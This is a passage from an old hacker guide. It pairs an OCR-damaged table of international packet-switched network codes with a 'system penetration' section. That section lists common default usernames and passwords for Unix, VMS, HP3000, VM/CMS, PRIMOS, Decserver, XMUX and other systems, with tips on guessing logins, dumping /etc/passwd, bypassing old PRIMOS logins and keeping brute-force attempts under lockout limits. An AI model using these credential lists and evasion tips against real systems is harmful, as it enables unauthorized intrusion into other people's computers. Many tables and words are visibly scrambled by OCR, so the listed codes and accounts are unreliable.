	TRANSPAC TRANSPAC	9336 9337	INCOMING
	TRANSPAC	9338	INCOMING
	TRANSPAC	9339	INCOMING
FR ANTILLIES	TRANSPAC	2080	BI-DIR
FR GUIANA	TRANSPAC	2080	BI-DIR BI-DIR
FR POLYNESIA	TOMPAC	5470	BI-DIR
GABON	GABONPAC	6282	BI-DIR
GERMANY F.R.	DATEX-P	2624	BI-DIR
	DATEX-C	2627	BI-DIR
GREECE	HELPAK	2022	BI-DIR
	HELLASPAC	2023	BI-DIR
GREENLAND	KANUPAX	2901	BI-DIR
GUAM	LSDS-RCA	5350	BI-DIR
	PACNET	5351	BI-DIR
GUATEMALA	GUATEL	7040	INCOMING
	GUATEL	7043	INCOMING
HONDURAS	HONDUTEL	7080	INCOMING
	HONDUTEL	7082	BI-DIR
	HONDUTEL	7089	BI-DIR
HONG KONG	INTELPAK	4542	BI-DIR
	DATAPAK	4545	BI-DIR
	INET HK	4546	BI-DIR
HUNGARY	DATEX-P	2160	BI-DIR
TOPLAND	DATEX-P	2161 2740	BI-DIR DI DID
ICELAND	ICEPAK		BI-DIR BI DIB
INDIA	GPSS RABMN	4042 4041	BI-DIR BI-DIR
	RABMN I-NET	4041 4043	BI-DIR BI-DIR
INDONESIA	SKDP	5101	BI-DIR BI-DIR
IRELAND	EIRPAC	2721	BI-DIR BI-DIR
	EIRPAC	2724	BI-DIR BI-DIR
ISRAEL	ISRANET	4251	BI-DIR
ITALY	DARDO	2222	BI-DIR

	ITAPAC	2227	BI-DIR
IVORY COAST	SYTRANPAC	6122	BI-DIR
JAMAICA	JAMINTEL	3380	INCOMING
JAPAN	GLOBALNET	4400	BI-DIR
	DDX	4401	BI-DIR
	NIS-NET	4406	BI-DIR
	VENUS-P	4408	BI-DIR
	VENUS-P	9955	INCOMIMG
	VENUS-C	4409	BI-DIR
	NI+CI	4410	BI-DIR
KENYA	KENPAC	6390	BI-DIR
KOREA REP	HINET-P	4500	BI-DIR
	DACOM-NET	4501	BI-DIR
	DNS	4503	BI-DIR
KUWAIT	BAHNET	4263	BI-DIR
LEBANON	SODETEL	4155	BI-DIR
LIECHTENSTEIN	TELEPAC	2284	BI-DIR
	TELEPAC	2289	BI-DIR
LUXEMBOURG	LUXPAC	2704	BI-DIR
	LUXPAC	2709	BI-DIR
MACAU	MACAUPAC	4550	BI-DIR
MADAGASCAR	INFOPAC	6460	BI-DIR
MADEIRA	TELEPAC	2680	BI-DIR
MALAYSIA	MAYPAC	5021	BI-DIR
MAURITIUS	MAURIDATA	6170	BI-DIR
MEXICO	TELEPAC	3340	BI-DIR
MOROCCO	MOROCCO	6040	BI-DIR
MOZAMBIQUE	COMPAC	6435	BI-DIR
NETHERLANDS	DATANET-1	2040	BI-DIR
	DATANET-1	2041	BI-DIR
	DABAS	2044	BI-DIR
	DATANET-1	2049	BI-DIR
N. MARIANAS	PACNET	5351	BI-DIR
NEW CALEDONIA	TOMPAC	5460	BI-DIR
NEW ZEALAND	PACNET	5301	BI-DIR
NIGER	NIGERPAC	6142	BI-DIR
NORWAY	DATAPAC TTX	2421	BI-DIR
	DATAPAK	2422	BI-DIR
	DATAPAC	2423	BI-DIR
PAKISTAN	PSDS	4100	BI-DIR
PANAMA	INTELPAQ	7141	BI-DIR
	INTELPAQ	7142	BI-DIR
PAPUA-NEW GUINEA	PANGPAC	5053	BI-DIR
PARAGUAY	ANTELPAC	7447	BI-DIR
PERU	DICOTEL	7160	BI-DIR
PHILIPPINES	CAPWIRE	5150	INCOMING
	CAPWIRE	5151	BI-DIR
	PGC	5152	BI-DIR
	GLOBENET	5154	BI-DIR
	ETPI	5156	BI-DIR BI-DIR
POLAND	POLAK	2601	BI-DIR BI-DIR
PORTUGAL	TELEPAC	2680	BI-DIR BI-DIR
IONIOGH	SABD	2682	BI-DIR BI-DIR
PUERTO RICO	UDTS	3300	
FORKIO KICO	UDIS UDTS	3300	BI-DIR BI-DIP
07477B	DOHPAC	4271	BI-DIR BI-DIR
QATAR Reiniton (ER)			BI-DIR BI-DIR
REUNION (FR)	TRANSPAC	2080 6352	BI-DIR BI-DIR
RWANDA	RWANDA		BI-DIR BI DIR
SAN MARINO	X-NET	2922 4201	BI-DIR BI DIR
SAUDI ARABIA	ALWASEED	7201	BI-DIR

		6001	
SENEGAL	SENPAC	6081	BI-DIR
SEYCHELLES	INFOLINK	6331	BI-DIR
SINGAPORE	TELEPAC	5252	BI-DIR
	TELEPAC	5258	BI-DIR
SOLOMON ISLANDS	DATANET	5400	BI-DIR
SOUTH AFRICA	SAPONET	6550	BI-DIR
	SAPONET	6551	BI-DIR
	SAPONET	6559	BI-DIR
SPAIN	TIDA	2141	BI-DIR
	IBERPAC	2145	BI-DIR
SRI-LANKA	DATANET	4132	BI-DIR
SWEDEN	DATAPAK TTX	2401	BI-DIR
SWEDER	DATAPAK-2	2403	BI-DIR
	DATAPAK-2	2407	BI-DIR
SWITZERLAND	TELEPAC	2284	BI-DIR
SWIIZERLAND	-	2285	BI-DIR BI-DIR
	TELEPAC		
	TELEPAC	2289	BI-DIR
TAIWAN	PACNET	4872	BI-DIR
	PACNET	4873	BI-DIR
	UDAS	4877	BI-DIR
TCHECOSLOVAKA	DATEX-P	2301	BI-DIR
THAILAND	THAIPAC	5200	BI-DIR
	IDAR	5201	BI-DIR
TONGA	DATAPAK	5390	BI-DIR
TOGOLESE REP.	TOGOPAC	6152	BI-DIR
TORTOLA	IDAS	3483	INCOMING
TRINIDAD	DATANETT	3745	BI-DIR
	TEXTET	3740	BI-DIR
TUNISIA	RED25	6050	BI-DIR
TURKEY	TURPAC	2862	BI-DIR
	TURPAC	2863	BI-DIR
TURKS&CAICOS	IDAS	3763	INCOMING
U ARAB EMIRATES	EMDAN	4241	BI-DIR
	EMDAN	4243	BI-DIR
	TEDAS	4310	INCOMING
URUGUAY	URUPAC	7482	BI-DIR
0110 00111	URUPAC	7489	BI-DIR
USSR	IASNET	2502	BI-DIR
U.S.A.	WESTERN UNION	3101	BI-DIR
0.0.11.	MCI	3102	BI-DIR
	ITT/UDTS	3103	BI-DIR BI-DIR
	,	3104	
			BI-DIR
	BT-TYMNET	3106	BI-DIR
	SPRINTNET	3110	BI-DIR
	RCA	3113	BI-DIR
	WESTERN UNION	3114	BI-DIR
	DATAPAK	3119	BI-DIR
	PSTS	3124	BI-DIR
	UNINET	3125	BI-DIR
	ADP AUTONET	3126	BI-DIR
	COMPUSERVE	3132	BI-DIR
	AT&T ACCUNET	3134	BI-DIR
	FEDEX	3138	BI-DIR
	NET EXPRESS	3139	BI-DIR
	SNET	3140	BI-DIR
	BELL SOUTH	3142	BI-DIR
	BELL SOUTH	3143	BI-DIR
	NYNEX	3144	BI-DIR
	PACIFIC BELL	3145	BI-DIR
	SWEST BELL	3146	BI-DIR
	_	-	

U.S. WEST	3147	BI-DIR
CENTEL	3148	BI-DIR
FEDEX	3150	BI-DIR
UDTS	3320	BI-DIR
IPSS-BTI	2341	BI-DIR
PSS-BT	2342	BI-DIR
GNS-BT	2343	BI-DIR
MERCURY	2350	BI-DIR
MERCURY	2351	BI-DIR
HULL	2352	BI-DIR
VIAPAC	5410	BI-DIR
VENEXPAQ	7342	BI-DIR
YUGOPAC	2201	BI-DIR
ZIMNET	6484	BI-DIR
	CENTEL FEDEX UDTS IPSS-BTI PSS-BT GNS-BT MERCURY MERCURY HULL VIAPAC VENEXPAQ YUGOPAC	CENTEL       3148         FEDEX       3150         UDTS       3320         IPSS-BTI       2341         PSS-BT       2342         GNS-BT       2343         MERCURY       2350         MERCURY       2351         HULL       2352         VIAPAC       5410         VENEXPAQ       7342         YUGOPAC       2201

SYSTEM PENETRATION

Ok, now that you've hopefully found some systems, you are going to need to know how to identify and, with any luck, get in these newfound delights. What follows is a list of as many common systems as i could find. The accounts listed along with it are not, per say, 'defaults'. There are very

few actual defaults. These are 'common accounts', in that it is likely that many of these will be present. So, try them all, you might get lucky. The list of common accounts will never be complete, but mine is fairly

close. I've hacked into an incredible amount of systems, and because of this I've been able to gather a fairly extensive list of common accounts.

Where I left the password space blank, just try the username(and anything else you want), as there are no common passwords other than the username itself.

And also, in the password space I never included the username as a password, as it is a given in every case that you will try it. And remember, passwords given are just guidelines, try what you want.

UNIX-Unix is one of the most widespread Operating Systems in the world; if you scan a PSN, chances are you'll find a number of Unixes, doesn't matter where in the world the PSN resides. The default login prompt for a unix system is 'login', and while that cannot be changed, additional characters might be added to preface 'login', such as 'rsflogin:'. Hit <CR> a few times and it should disappear. Because UNIX is a non-proprietary software, there are many variants of it, such as Xenix, SCO, SunOS, BSD, etc.., but the OS stays pretty much the same. As a rule, usernames are in lowercase only, as are passwords, but Unix is case sensitive so you might want to experiment if you aren't getting any luck. You are generally allowed 4 attempts at a login/password, but this can be increased or decreased at the sysadmins whim. Unfortunely, UNIX does not let you know when the username you have entered is incorrect. UNIX informs the user of when the last bad login attempt was made, but nothing more. However, the sysadmin can keep logs and audit trails if he so wishes, so watch out. When inside a UNIX, type 'cat /etc/passwd'. This will give you the list of usernames, and the encrypted passwords. The command 'who' gives a list of users online. 'Learn' and 'man' bring up help facilities.

Once inside, you will standardly receive the prompt \$ or \$ for regular users, or # for superusers. The root account is the superuser, and thus the password could be anything, and is probably well protected. I left this blank, it is up to you. There won't be any common passwords for root.

### COMMON ACCOUNTS:

Username	Password
root	
daemon	
adm	admin, sysadm, sysadmin, operator, manager
uucp	
bin	
sys	
123	lotus, lotus123
adduser	
admin	adm,sysadm,sysadmin,operator,manager
anon	anonymous
anonuucp	anon, uucp, nuucp
anonymous	anon
asg	device devadmin
audit	
auth	
backappl	
backup	save, tar
batch	
bbx	
blast	
bupsched	
cbm	
cbmtest	
checkfsys	
control	
cron	
csr	support, custsup
dbcat	database, catalog
default	user, guest
demo	tour, guest
dev	
devel	
devshp	
diag	sysdiag, sysdiags, diags, test
diags	diag, sysdiag, sysdiags
dialup	
dos	
fax	
field	fld, service, support, test
filepro	
finger	
fms	
friend	guest, visitor
games	
general	
gp	
gsa	rigiton dome friend tour
guest	visitor, demo, friend, tour
help	

host hpdb info database informix database ingres inquiry install journal journals kcml learn lib library, syslib link listen print spooler lpadmin lp lpadmin lp, adm, admin lpd ls mail sysmaint, service maint makefsys man manager mgr, man, sysmgr, sysman, operator mdf menu mountfsys ncr ncrm net network inst, install, net, network netinst netman net, man, manager, mgr, netmgr, network netmgr net, man, manager, mgr, netmgr, network network net newconv news nobody anon nuucp anon oa oasys opendesktop odt online openmail mail operator, manager, adm, admin, sysadmin, mgr oper operator sysop, oper, manager opp database oracle oracle, database oraclev5 oradev oracle pcs pcsloc pctest postmaster mail powerdown shutdown priv private prod public pub public pub reboot remote report rha rje

rsm rsm, adm, admin rsmadm rusr sales sas save backup savep field, support service setup shutdown mail smtp softwork space startup su sundiag sysdiag, diag, diags, sysdiags suoper su, oper, operator super supervisor, manager, operator field, service support sync adm, admin, operator, manager sysadm sysdiag diag, diags, sysdiags info sysinfo sysmaint maint, service manager, mgr, man, admin, operator, sysadmin sysman sysmgr manager,mgr,man,admin,operator,sysadmin sys, unix, shell, syslib, lib, operator system systest test, tester, testuser, user tester, testuser, systest, user test tester test, user, testuser testuser test, tester, user, systest tftp demo, guest, user, visitor tour transfer tty tutor tutorial umountfsys unix mail, unix unixmail guest, demo user userp user usr user usrlimit utest uucpadm adm, admin, uucp uucp, adm uuadm uucp, admin uuadmin uucp, host uuhost uucp, log uulog uunx uucp uupick uucp, pick uustat uucp, stat uuto uucp, to uux uucp va vashell vax guest, friend, demo, tour visitor vlsi

vmsys vsifax who	vm, face
wp wp51	
x25	pad
x25test	test
x400	
It is another ver wide. VMS will have a ''	ory System commonly runs on VAX computers. y widespread system, with many users world Username:' prompt, and to be sure just type
in a ',' for a us	ername. A VMS will throw back an error
message on specia	
	ly get 3 and only three login attempts, and nough to let you know when you have entered
	ill find yourself at a \$ prompt.
COMMON ACCOUNTS:	
Username	Password
backup	
batch	
dcl	
dec	
decmail	mail
decnet	
default	default, user
dialup	
demo	guest
dsmmanager	dsm, manager
dsmuser	dsm, user
field	field, service, support, test, digital
games	
guest	visitor, demo

VMS-

help\_desk helpdesk database interactive mail mb, manager, mgr, man mbmanager watch, mb mpdb, admin mpdbadmin net, network

net

ingres

operations

net, manager, mgr, operator

network, private, priv, net

help helpdesk

host info ingres

link local mail mailer

mbwatch

netcon netmgr

netpriv

netserver network

newingres

operations

news

operator oper, manager, mgr, admin, opervax operator, vax ops oracle pcsdba pfmuser pfm, user postmaster mail priv private remote report rje remote, job, entry student suggest suggest sys sysmaint, maint, service, digital sysmaint manager, operator, sys, syslib system systest uetp,test systest\_clig systest, test tapelib teledemo demo test testuser, tester uetp test, guest, demo user userp user vax vms visitor guest, demo wpusers HP3000-HP3000 mainframes run the MPE series of operating systems, such as MPE, V, ix, X, and XL. The default login prompt is ':', but this can be prefaced with characters(ie: 'mentor:') and in some cases the ':' may be taken completely away (ie: 'mentor'). To check for a HP3000, hit a <CR>, you will get an error message such as this; EXPECTED HELLO, : JOB, : DATA, OR (CMD) AS LOGON. (CIERR 1402) To login type 'hello', followed by the login information, which is in this format: USER.ACCOUNT, GROUP. The group is optional, but may be needed in some cases, and can give you different file sets and the sort. A great thing about HP3000's is they tell you exactly what is incorrect about the login name you've supplied them, be it the account is valid but the username is wrong, or the other way around. But unfortunely, if the system operators choose, they may password ALL of the login name segments; username, account and group. The internal prompt for MPE's is, again, :. 'Help' will give you help when inside a HP3000. When entering accounts, i'd suggest not to use a group at first. If you receive the error message 'not in home group', then try the group PUB, then if even that fails, move on to the common group list. I didn't list passwords along with the accounts, as it would be a bit of an awkward format, because of MPE's awkward format. The only manufacturer default passwords I am aware of are 'hponly', for mgr.telesup, 'lotus', for mgr.sys, and 'hpword' for field.support.

Just remember to try the various parts of the account as a password, and anything else along those lines. If you need a password for the following user.accounts & groups, try the various parts of the name plus any combinations of it or names with obvious links to it(ie: field=service).

COMMON ACCOUNTS:

Username.Account \_\_\_\_\_ mgr.3000devs mgr.acct mgr.backup manager.blast manager.blast1 mgr.ccc spool.ccc mgr.cnas manager.cognos mgr.cognos operator.cognos mgr.common mgr.company mgr.conv mgr.corp mgr.cslxl mgr.demo operator.disc mgr.easy mgr.easydev mgr.extend mgr.hpdesk mgr.hplanmgr field.hpncs mgr.hpncs advmail.hpoffice deskmon.hpoffice mail.hpoffice mailman.hpoffice mailroom.hpoffice mailtrck.hpoffice manager.hpoffice mgr.hpoffice openmail.hpoffice pcuser.hpoffice spoolman.hpoffice x400fer.hpoffice x400xfer.hpoffice wp.hpoffice mgr.hponly mgr.hpoptmgt field.hpp187 mgr.hpp187 mgr.hpp189 mgr.hpp196 mgr.hpp185 mgr.hpp187 mgr.hpp189 mgr.hpp196

mgr.hpskts mgr.hpspool mgr.hpword mgr.hpx11 dpcont.hq mgr.hq mgr.indhpe mgr.infosys mgr.intx3 manager.itf3000 mail.mail mgr.netbase mgr.netware operator.netware mgr.orbit mgr.prod mgr.rego mgr.remacct mgr.rje manager.security mgr.security mgr.sldemo mgr.snads mgr.softrep mgr.speedwre mgr.spool manager.starbase field.support mgr.support operator.support exploit.sys manager.sys mgr.sys operator.sys pcuser.sys rsbcmon.sys operator.syslib sysrpt.syslib mgr.sysmgr operator.system mgr.tech mgr.techxl mgr.telamon field.hpword mgr.opt manager.tch field.telesup mgr.telesup sys.telesup mgr.tellx monitor.tellx mgr.utility mgr.vecsl manager.vesoft mgr.vesoft mgr.word field.xlserver mgr.xlserver mgr.xpress

COMMON GROUPS:

admin advmail ask brwexec brwonlne brwspec bspadmin bspdata bspinstx bsptools catbin1 catbin2 catlib classes config console convert creator curator currarc current dat data database delivery deskmon devices diadb diag diafile diaipc doc docxl document dsg easy ems emskit etdaemon example examples ezchart galpics graphics hold hpaccss hpadvlk hpadvml hpdesk hpdraw hpecm hpemm hpenv hpgal hphpbkp hplibry hplist hplt123

hpmail hpmap hpmenu hpprofs hpsw hptelex ibmpam idl idlc idpxl include infoxl instx internal itpxl job lib libipc library mailconf maildb mailhelp mailjob maillib mailserv mailstat mailtell mailxeq mediamgr memo memory mgr mmgrdata mmgrxfer mmordata mmorxfer monitor mpexl ndfiles ndports net network nwoconf office oldmail oper operator out pascalc patchxl pcbkp ppcdict ppcsave ppcutil prntmate prog prvxl pub pubxl qedit

	-
	ref
	request
	restore
	sample
	sbase
	sfiles
	signal
	sleeper
	snax25
	sql
	sruntime
	subfile
	suprvisr
	SX
	sys
	sysmgr
	sysvol
	tdpdata
	telex
	telexjob
	text
	tfm
	ti
	tools
	transmit
	user
	users
	validate
	viewlib
	visicalc
	wp
	wp3
	x400data
	x400db
	x400fer
	x400file
	xspool
VM/CMS-	The VM/CMS Operating System is found on IBM mainframes, and
	while there are quite a few out there, they are commonly left
	alone by hackers who prefer Unix or VMS.
	VM/CMS systems are commonly found gated off Sim3278 VTAMs
and	
	ISM systems as well.
	The login prompt for CMS is '.', but additional information
	might be given before the prompt, such as;
	Virtual Machine/System Product
	!
	or;
	VM/370
	!
	·
	and frequently over to the side;
	LOGON userid
	DIAL userid
	MSG userid message
	LOGOFF
	but they all represent a VM/CMS system.
	To logon, type 'logon' followed by the username, which is

usually 1 to 8 characters in length. To be sure it is a CMS, type 'logon' followed by some random garbage. If it is a VM/CMS, it will reply; Userid not in CP directory This is one of the great things about CMS, it tells you if the login ID you entered is incorrect, thus making the finding of valid ones fairly easy. One thing to watch out for.. if you attempt brute forcing some systems will simply shut the account or even the login facility for some time. If that is the case, find out the limit and stay just underneath it.. drop carrier or clear the circuit if necessary, but if you continually shut down the login facilities you will raise a few eyebrows before you even make it inside. Once inside, typing 'help' will get you a moderate online manual.

#### COMMON ACCOUNTS

Username	Password
 \$aloc\$ admin	operator, manager, adm, sysadmin, sysadm
alertvm ap2svp ap12pp	alert
autolog1	autolog
autolog2	autolog
batch	
batch1	batch
batch2 botinstl	batch
CCC	
cms	
cmsbatch	cms, batch, batch1
cmsuser	cms, user
cpms	
cpnuc	
cprm cspuser	user, csp
cview	
datamove	
demo1	demo
demo2	demo
direct dirmaint	dirmaint1
diskcnt	difinatifici
entty	
erep	
formplus	
fsfadmin	fsf, adm, sysadmin, sysadm, admin, fsfadm
fsftask1 fsftask2	
gcs	
gcsrecon	
idms	
idmsse	
iips	
infm-mgr	infm, man, manager, mgr
inoutmgr	mgr, manager

ipfappl ipfserv ispvm ivpm1 ivpm2 maildel mailman maint service moeserv network, view, net, monitor netview oltsep op1 backup opbackup operatns op, operator, manager, admin operator op, operatns, manager, admin opserver pdm470 pdmremi peng dbm presdbm procal prod prodbm promail psfmaint maint pssnews news pvm router rscs rscsv2 savsys sfcm sfcml sfcntrl sim3278 smart sna sqldba database sqluser user, sql syncrony admin, adm, sysadm, manager, operator sysadmin sysckp sysdump1 sysdump syserr syswrm disk, temp tdisk temp tsafvm vastest test vm3812 vmarch vmasmon vmassys vmbackup backup vmbsysad vmmap map vmtape tape test, testuser vmtest vmtlibr util, utils vmutil vseipo maint vsemaint

	vseman		
	vsm		
	vtam		
	vtamuser	user, vtam	
	x400x25		
PRIMOS-	Run on the Prime	company's mainframes, the Primos Operating	
		ly wide use, and is commonly found on	
	Packet-Switched Networks worldwide.		
	Upon connect you will get a header somewhat like		
	PRIMENET 23.3.0 INTENG		
	This informs you that it is indeed a Primos computer, the		
	version number, and the system identifier the owner picked,		
	which is usually the company name or the city the Primos is		
	located in. If you find a Primos on a network, you will		
	receive the Primenet header, but if it is outside of a		
	network, the header may be different(ie:Primecon).		
	Hit a number of <cr>'s, and Primos will throw you the login</cr>		
	prompt 'ER!'.		
		pe 'login' followed by your	
	username. If hitting <cr>'s did not provoke an 'ER!', then type 'login</cr>		
	followed by your username.		
	If you are blessed and you find some stone age company running 18.0.0 or below, you are guaranteed access. Just find a username and there will be no password prompt. If for some reason passwording exists, a a few control-C's		
	should drop you in.		
	Unfortunely, Primos almost always allows one and one attempt		
	only at a username/password combination before it kicks you		
	off, and Primos w	ill not tell you if the ID you've entered is	
	invalid.		
	Once you are inside, you will find yourself at the prompt		
	'OK'.		
	'help' brings up a	a so-so online help guide.	
	COMMON ACCOUNTS		
	Username	Password	
	backup		
	backup_terminal		
	batch_service		
	batch		
	bootrun		
	cmdnc0		
	demo		
	diag		
	dos		
	dsmsr	dsm	
	dsm_logger	dsm	
	fam		
	games		
	guest		
	guest1	guest	
	lib		
	libraries		
	login_server		
	mail		
	mailer		

netlink net, primenet netman manager, man, mgr, netmgr network mgt netmgt server network\_server prime primos, system primenet net, netlink prime, system primos primos, prime, system primos\_cs regist rje spool spool spoolbin syscol sysovl system prime, primos, sys1, operator system\_debug system\_manager tcpip\_manager tele test timer progress tools TOPS-10/20-An older and somewhat rare operating system, TOPS-10 ran on the DEC-10/20 machines. You can usually recognize a TOPS-10 by its' prompt, a lone period '.', while a TOPS-20 will have a '@' in its place. Most systems allow you to enter the commands 'SYSTAT' or 'FINGER' from the login prompt, before logging in. This command will let you see the users online, a valuable aide in hacking. To login, type 'login xxx,yyy', where the x and y's are digits. TOPS-10 does let you know when your username is incorrect. COMMON ACCOUNTS User ID Code Password \_\_\_\_\_ \_\_\_\_\_ OPERATOR, MANAGER, ADMIN, SYSLIB, LIB 1,2 2,7 MAINT, MAINTAIN, SYSMAINT 5,30 GAMES Unfortunely, i have no experience with IRIS whatsoever. To TRTSthis day i haven't even seen one. So with regret i must present old material, the following info comes entirely from the LOD/H Technical Journal #3. Hopefully it will still be applicable. The IRIS Operating System used to run soley on PDP systems, but now runs on many various machines. IRIS will commonly present itself with a herald such as; "Welcome to IRIS R9.1.4 timesharing" And then an "ACCOUNT ID?" prompt. IRIS is kind enough to tell you when you enter an incorrect ID, it won't kick you off after too many attempts, and no logs are kept. And strangely enough, passwords are not used!

So if you can find yourself an IRIS OS, try the following defaults and you should drop in..

COMMON ACCOUNTS

```
Username
accounting
boss
demo
manager
noname
pdp8
pdp11
software
tc1
```

NOS-

The NOS(Network Operating System) is found on Cyber mainframes made by CDC(the Control Data Corporation). Cyber machines are commonly run by institutions such as universities and atomic research facilities. Cybers will usually give a herald of some sort, such as

Sheridan Park Cyber 180-830 Computer System

or

Sacremento Cyber 180-830 CSUS NOS Software System The first login prompt will be 'FAMILY:', just hit <CR>. The next prompt is 'USER NAME:'. This is more difficult, usually 7 characters. The password is even worse, commonly 7 random letters. Sound bad? It is. Brute forcing an account is next to impossible. I've never seen these defaults work, but they are better than nothing. I got them out of the LOD/H Novice's Guide to Hacking, written by the Mentor. There are no known passwords for these usernames.

COMMON ACCOUNTS

Username -----\$SYSTEM SYSTEMV

DECSERVER-The Decserver, is as the name implies, a server made by the Digital Equipment Corporation, the same company that makes the VAX machines. It is possible the owner of the server put a password on it, if this is the case you will hit a # prompt. If the server has PADs or outdials on it, you can bet this is the case. You don't need a username, just the password. You will commonly get 3 tries, but it can be modified. The default password is 'access', but other good things to try are ; server, dec, network, net, system (and whatever else goes along with that). If you get past the #, or there isn't one, you will hit the prompt 'Enter Username>'. What you put really doesn't matter, it is just an identifier. Put something normal sounding, and not your hacker alias. It is actually interesting to look at the users online at a Decserver, as commonly there will be a few users

with the username C or CCC or the like, usually meaning

	they are probably a fellow hacker. Also, at the Enter Username> prompt you are able to ask for help with the 'help' command, which spews out fairly lengthly logon help file. If all went well you should end up at a 'Local>' prompt. Decservers have a fairly nice set of help files, simply type 'help' and read all you want. It is a good idea to do a 'show users' when you first logon, and next do a 'show services' and 'show nodes'. The services are computers hooked up to the Decserver, which you can access. For obvious reasons you will often find many VAX/VMS systems on Decservers, but pretty much anything can be found Look for services titled Dial, Modem, PAD, X25, Network, or anthing like that. Try pretty much everything you see. Remember to try the usernames you see when you do a 'show users' as users for the systems online. Also, you will sometimes find your Decserver has Internet (Telnet, SLIP or FTP) access, make sure you make full use of this. To connect to the services you see, use 'c XXXX', where the X's represent the service name. Once inside, the manufacturer's default for privs is 'system' and it is rarely changed. The maintenance password changes from version to version. With the Decserver 200 & 500 it is 0000000000000 (16 0's), but with 300 it is simply 0.
GS/1-	GS/1's are another server type system, but they are less
	common than the Decservers. The default prompt is 'GS/1>', but this can be changed to the sysadmins liking. To check for a GS/1, do a 'sh d', which will print out some statistics. To find what systems are available from the server, type 'sh n' or a 'sh c', and a 'sh m' for the system macros.
XMUX-	The XMUX is a multiplexing system that provides remote access, made by Gandalf Technologies, Inc., Gandalf of
Canada	Ltd. in Canada. As far as I can tell, the XMUX is used only
on	Packet-Switched Networks, Datapac in particular but with
usage	on PSNs world wide.
	The XMUX is not usually thought of as a stand alone system, but as a supportive system for multi-user networked systems, having a bit to do with system monitoring, channel control, and some of the features of multiplexing. Thus, you'll commonly find a XMUX on a mnemonic or a subaddress of another system, although you will find them alone on their own NUA frequently as well. To find the systems on a subaddress or a mnemonic, your best bet is to go with mnemonics, as the LOGGER mnemonic cannot be removed, while subaddressing is optional. You won't always want to check every single system, so i'll give a guideline of where to check; (REMINDER: this is only for systems on PSNs, and may not apply to your PSN)
	- PACX/ : The PACX/Starmaster is also made by

	Starmaster Systems	Gandalf, and the two are tightly interwoven. If mnemonics don't work, be sure to try LCNs, as the CONSOLE on a PACX/Starmaster is an entirely different thing, and frequently using the mnemonic
		CONSOLE will bring you to the PACX console, not the XMUX console.
-	BBS Systems :	BBS Systems on PSNs frequently need some help, and XMUXs are fairly commonly found with them.
-	Other misc. : systems	Many of the other operating systems, such as Unix, AOS/VS, Pick and HP3000 have the occasional XMUX along with it.
-	Networked : systems	A good portion of networked systems have XMUXs.

If a system does have a XMUX also, you can reach it almost always by the mnemonic CONSOLE, and if not, the node name of the XMUX. If that doesn't work, try LCNs up to and including 15.

Occasionally the console of the XMUX will be unpassworded, in which case you will drop straight into the console. The XMUX console is self-explanatory and menued, so i will leave you to explore it.

However, in all likeliness you will find yourself at the password prompt, 'Password >'. This can not be modified, but a one-line herald may be put above it.

To check for a XMUX, simply hit <CR>. It will tell you that the password was invalid, and it must be 1 to 8 alphanumeric characters.

As you can see, you do not need a username for the remote console of a XMUX. UIDs are used, but internally within the workstation.

As it says, the password format is 1 to 8 alphanumeric characters. There is no default password, the console is left unprotected unless the owner decides to password it. However, there are common passwords. They are;

console, gandalf, xmux, system, password, sys, mux xmuxl I'll repeat them in the common passwords again later. But these will not always work, as it is up to the owner to pick the password(although they do like those). Your next best bet is to find out the node name of the XMUX (XMUXs are polling systems as well, usually hooked up somehow

to one of the regional hubs). To do this, you must understand the parts of the XMUX. The XMUX has 4 default parts; the CONSOLE, the FOX, the LOGGER, and the MACHINE.

I'll try and define the usage of them a bit more;

- CONSOLE- the main remote part of the XMUX, which performs all the maintenance functions and system maintenance. the actual system. reachable usually on the LCN(subaddress) of 0 or 4/5, and the default mnemonic CONSOLE, which can be changed.
- FOX a test system, which runs through never ending lines of the alphabet and digits 0-9. reachable on the LCN of 1, mnemonic FOX.
- LOGGER a device which displays log information, usually one or two lines, including the node name. reachable on the LCN of 2, mnemonic LOGGER.

MACHINE- a system which i do not yet understand fully. performs some interesting functions. the prompt is '#'. type 'S' and you will(always) receive a short/long (depending on how much the system is used) system status report, containing among other things the system node name. if active, typing 'L' will bring up a more complete system log. This is VERY useful. It contains the NUAs of the systems which called the XMUX, and it contains the UIDs if used. As you can see, the XMUX is rather complicated upon first look, but it is actually fairly simple. The easiest way to grab the node name is to call the LOGGER. The logger MUST be present, always. It is a non-removable default. The LCN may be removed, but the mnemonic must stay. I explained mnemonics earlier, but i'll refresh your memory. To use the mnemonic, simply type the NUA, followed by a comma and then the mnemonic, ie; 12300456, LOGGER The very first thing in the data string you see is the node name. If it is a blank space, you have run across a rarity, a XMUX without a node name. The node name is THE most popular thing other than the other common passwords. Try combinations of it, and combinations of it along with the words XMUX and MUX. And of course, if a herald is used, use whatever you can find in the herald. But again, if it is a company, they love to use the company name or acronym as a password, and that acronym or name will often be the node name. Ok, have fun.. COMMON ACCOUNTS

Console Passwords CONSOLE XMUX GANDALF SYSTEM PASSWORD MUX XMUX1 SYS (node name)

One other thing. I did not include the profile or remote profile names, or the UIDs, as they are as far as i know inapplicable from remote. And a final comment. XMUXs are powerful and potentially extremely harmful to a network. DO NOT DELETE ANYTHING. The only submenus you will have reason to access are 'DEFINE' and 'DISPLAY'. Don't boot people off channels or add console passwording or remove profiles..you will end up with your ass in jail. Taking down a network is less than funny to the people that run it. Explore, don't harm.

STARMASTER-

The Starmaster/PACX 2000 is still a somewhat mysterious

system, but i have now explored all the security barriers as well as the network and the internal functions, so i feel this is fairly complete. The Starmaster/PACX system is a networking/server system made by, again, Gandalf Technologies Inc., Gandalf of Canada Ltd., in Canada, and is also known informally (and some what incorrectly) as the 'Gandalf Access Server.' The Access is similar, but different, as described later. It is a fairly popular system on Datapac, and has some usage in other regions of the world. Again, it is used mainly on Packet-Switched Networks, although, thanks to the dialing directory of a Sam24V outdial on a Starmaster, I have discovered that Starmasters do indeed have dialin access. The first possible security barrier is the dialin password, which is rarely used, but you should know about. The prompt is usually ; DIALIN PASSWORD? But can be changed, although it should remain similar. Dialin passwords are 1 to 8 characters, and are usually one of the following defaults; GANDALF SERVER PACX NET NETWORK STARMAST DIALIN PASSWORD ACCESS If the Starmaster has a XMUX resident(explained in previous system definition; XMUXs), find out the node name and try it. The next possible security barrier is that the sysadmin desires the users to enter a username/password before entering the server. You will find yourself at a prompt such as; USERNAME? This is the most common prompt. Usernames are 1 to 8 characters, and the Starmaster will let you know if it is wrong or not with an error message such as; INCORRECT USERNAME or INVALID RESPONSE This, like the username prompt, can be changed, but it will usually be in all-caps. You are allowed between 1 and 10 attempts at either a valid username or a valid password, depending on the owners preference. This means(if it is set to ten tries) you can enter 9 invalid usernames, and on the tenth enter a valid username, then have 10 attempts at a valid password. The defaults for this (which i will list later also) prompt 